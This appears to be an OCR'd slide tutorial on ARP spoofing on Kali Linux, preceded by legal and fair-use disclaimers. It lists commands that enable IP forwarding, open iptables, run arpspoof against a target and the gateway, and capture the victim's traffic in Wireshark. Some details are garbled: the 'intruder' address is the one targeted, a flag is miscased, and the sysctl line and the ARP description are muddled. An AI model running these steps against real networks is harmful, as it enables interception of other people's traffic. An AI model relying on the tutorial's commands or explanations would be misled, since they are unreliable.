
ARP SPOOFING



DISCLAIMER

This document does not promote or encourage any Illegal activities, all content provided in this document is meant for education, research purposes. The document is not transformative in nature, it is used for teaching purpose.

Copyright Disclaimer Under Section 107 of the Copyright Act 1976, allowance is made for "fair use" for purposes such as criticism, commenting, news reporting, teaching, scholarship, and research. Fair use is a use permitted by copyright statute that might otherwise be infringing. Non-profit, educational or personal use tips the balance in favor of fair use.


The document is created with the intention of educating others in a motivational/inspirational form. Do not try to use the scripts/code/methods if it is not legal in your country.

I Do not take any responsibility for anything you do using this document, Use at your own risk.

ARP SPOOFING

ARP SPOOFING

Address Resolution protocol (ARP) is a technique which send spoofed ARP packets over the network, the Arp request works between layer 2,3 which helps an intruder to forged original ARP request packets and reply the request generated from Victim.



The technique which I am demonstrating in this article is based on Linux operating system i.e. Kali. The purpose we are performing the below steps is to route the network traffic towards intruder IP Address which is in this case (10.0.0.20)

ARP SPOOFING (CONT'D)...

root@kali~# echo '1' > /proc/sys/net/ipv4/ip_forward

root@kali~# nano /etc/sysctl.conf (Remove the " # " from .NET/IPV4/IP_FORWARD=1)

root@kali~# iptables -A INPUT -p tcp -i eth0 -j ACCEPT

root@kali~# arpspoof –t 10.0.0.20 10.0.0.1 –I eth0

root@kali~# Wireshark

Once the WireShark windows will be opened point out the Ethernet interface, you will see that packet generated from the victim will be captured by our Linux machines.

THANK YOU